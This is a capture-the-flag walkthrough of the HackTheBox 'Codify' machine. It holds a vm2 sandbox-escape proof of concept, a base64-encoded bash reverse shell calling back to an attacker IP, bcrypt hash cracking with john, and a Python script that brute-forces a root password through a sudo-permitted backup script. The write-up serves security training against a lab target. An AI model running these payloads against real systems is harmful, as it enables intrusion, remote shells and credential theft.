> CTF Challenge Name : Codify
> CTF Platform : ,HackTheBox,
> Author : Karun-A3E

Recon

Start off by performing a NMAP Scan to find for open ports and Services to exploit ;

```
└──╼ [★]$ nmap -sC -sV -T4 --min-rate=9400 10.129.93.85
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-06 08:28 GMT
Nmap scan report for 10.129.93.85
Host is up (1.1s latency).
Not shown: 626 closed tcp ports (conn-refused), 371 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_  256 0ba4c0cfe23b95aef6f5df7d0c88d6ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.07 seconds
```


With this we now have only http and SSH running, on closer inspection we can see that there is a site operating on the http server. codify.htb

To add the entry over to the /etc/hosts, we can do the following :

```
echo "10.129.93.85 codify.htb" | sudo tee -a /etc/hosts
```

Web Exploitation

For the web Exploitation, we can find 2 pages that seem to be interesting, and they are, editor and about us page. In the editor we are able to run JavaScript Code, and in the about us page, we find a important clue to the environment or code running in the code editor :



Note, the vm2 Library, after googling for CVE Exploits related to this vm2 library, I managed to find one. ,CVE-2023-30547,, with the following PoC :

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('touch pwned');
```

```
}
`


console.log(vm.run(code));
```

Gaining Reverse Shell

Given that this code allows to execute commands on the terminal shell, this means that we can execute a reverse shell onto this, and gain a shell.

Use the following command :

```
// echo "<bash reverse shell command, encoded base64>" | base64 --decode | bash
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zMC80NDQ0IDA+JjE=" | base64 --decode | bash
```

Replace this line, with the 'touch pwned' in the code given above. Then start the netcat listening. Once the shell is received, we can proceed onto gaining passwords from the files. One such file is in /var/www/contacts/ . This db file contains the password for joshua, whom is most likely the owner of the user file. This sqlite db file contains a hash value.

Here are the steps to decoding the hash :

1. Save the hash value %2a... to a file
2. Use hash-identifier to identify the hash format, in this case it is bcrypt
3. Use the command :

```
john --format=bcrypt hashes.txt
```

This will bruteforce the hash value, and we will end up with the password : spongebob01

Gaining User and Root Flag

Since we ssh as joshua, we already have access to user.txt, and so we have the user flag. Now for the root flag, after finding the sudo permissions belonging to joshua, it seems he can run /opt/scripts/mysql-backup.sh. To take advantage of this, we can make use of the script below and acquire the root password.

```
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```

Save this file in /home/joshua and using python to run it. Once the program ends, the root password is revealed, using this we can then switch user into root and with that we have gained the root flag.